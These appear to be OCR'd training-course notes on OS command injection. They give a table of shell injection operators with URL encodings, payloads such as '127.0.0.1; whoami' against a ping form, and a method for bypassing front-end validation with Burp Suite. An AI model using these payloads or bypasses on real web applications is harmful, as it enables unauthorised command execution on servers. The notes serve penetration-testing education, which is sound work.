Introduction

A Command Injection vulnerability is among the most critical types of vulnerabilities

It allows us to execute system commands directly on the back-end hosting server, which could lead to compromising the entire network

Injection occurs when user-controlled input is misinterpreted as part of the web query or code being executed, which may lead to subverting the intended outcome of the query to a different outcome that is useful to the attacker

There are many types of injections found in web applications, depending on the type of web query being executed. The following are some of the most common types of injections:

Injection	Description
OS Command Injection	Occurs when user input is directly used as part of an OS command.
Code Injection	Occurs when user input is directly within a function that evaluates code.
SQL Injections	Occurs when user input is directly used as part of an SQL query.
Cross-Site Scripting/HTML Injection	Occurs when exact user input is displayed on a web page.

There are many other types of injections other than the above, like LDAP injection, NoSQL Injection, HTTP Header Injection, XPath Injection, IMAP Injection, ORM Injection, and others

Whenever user input is used within a query without being properly sanitized, it may be possible to escape the boundaries of the user input string to the parent query and manipulate it to change its intended purpose

Detection

The process of detecting basic OS Command Injection vulnerabilities is the same process for exploiting such vulnerabilities

We attempt to append our command through various injection methods

If the command output changes from the intended usual result, we have successfully exploited

the vulnerability


This may not be true for more advanced command injection vulnerabilities because we may utilize various fuzzing methods or code reviews to identify potential command injection vulnerabilities

Command Injection Methods


To inject an additional command to the intended one, we may use any of the following operators:

Injection Operator	Injection Character	URL-Encoded Character	Executed Command
Semicolon	`;`	`%3b`	Both
New Line	`\n`	`%0a`	Both
Background	`&`	`%26`	Both (second output generally shown first)
Pipe	`|`	`%7c`	Both (only second output is shown)
AND	`&&`	`%26%26`	Both (only if first succeeds)
OR	`||`	`%7c%7c`	Second (only if first fails)
Sub-Shell	``` `` ```	`%60%60`	Both (Linux-only)
Sub-Shell	`$()`	`%24%28%29`	Both (Linux-only)


Exercise




1) OS command injection possible



2) captured post request



3) successful command execution



Injecting Commands


We can add a semi-colon after our input IP 127.0.0.1, and then append our command (e.g. whoami), such that the final payload we will use is (127.0.0.1; whoami), and the final command to be executed would be:

Code: bash

```
ping -c 1 127.0.0.1; whoami
```

As we can see, the web application refused our input, as it seems only to accept input in an IP format. However, from the look of the error message, it appears to be originating from the front-end rather than the back-end. We can double-check this with the Firefox Developer Tools by

clicking [CTRL + SHIFT + E] to show the Network tab and then clicking on the Check button again:




As we can see, no new network requests were made when we clicked on the Check button, yet we got an error message. This indicates that the user input validation is happening on the front-end


it is very common for developers only to perform input validation on the front-end while not validating or sanitizing the input on the back-end

Bypassing Front-End Validation
The easiest method to customize the HTTP requests being sent to the back-end server is to use a web proxy that can intercept the HTTP requests being sent by the application. To do so, we can start Burp Suite or ZAP and configure Firefox to proxy the traffic through them. Then, we can enable the proxy intercept feature, send a standard request from the web application with any IP (e.g. 127.0.0.1), and send the intercepted HTTP request to repeater by clicking [CTRL + R], and we should have the HTTP request for customization:

We can now customize our HTTP request and send it to see how the web application handles it. We will start by using the same previous payload (127.0.0.1; whoami). We should also URL-encode our payload to ensure it gets sent as we intend. We can do so by selecting the payload and then clicking [CTRL + U]. Finally, we can click Send to send our HTTP request:



press ctrl + U



Other Injection Operators

AND Operator

We can start with the `AND` (`&&`) operator, such that our final payload would be (`127.0.0.1 && whoami`), and the final executed command would be the following:

Code: bash

```
ping -c 1 127.0.0.1 && whoami
```

As we always should, let's try to run the command on our Linux VM first to ensure that it is a working command:

```
21y4d@htb[/htb]$ ping -c 1 127.0.0.1 && whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.03 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.034/1.034/1.034/0.000 ms
21y4d
```

OR Operator

Finally, let us try the `OR` (`||`) injection operator. The `OR` operator only executes the second command if the first command fails to execute. This may be useful for us in cases where our injection would break the original command without having a solid way of having both commands work. So, using the `OR` operator would make our new command execute if the first one fails.


If we try to use our usual payload with the `||` operator (`127.0.0.1 || whoami`), we will see that only the first command would execute:

```
21y4d@htb[/htb]$ ping -c 1 127.0.0.1 || whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.635 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.635/0.635/0.635/0.000 ms
```

This is because of how bash commands work. As the first command returns exit code 0 indicating successful execution, the bash command stops and does not try the other command. It would only attempt to execute the other command if the first command failed and returned an exit code 1

```
21y4d@htb[/htb]$ ping -c 1 || whoami

ping: usage error: Destination address required
21y4d
```

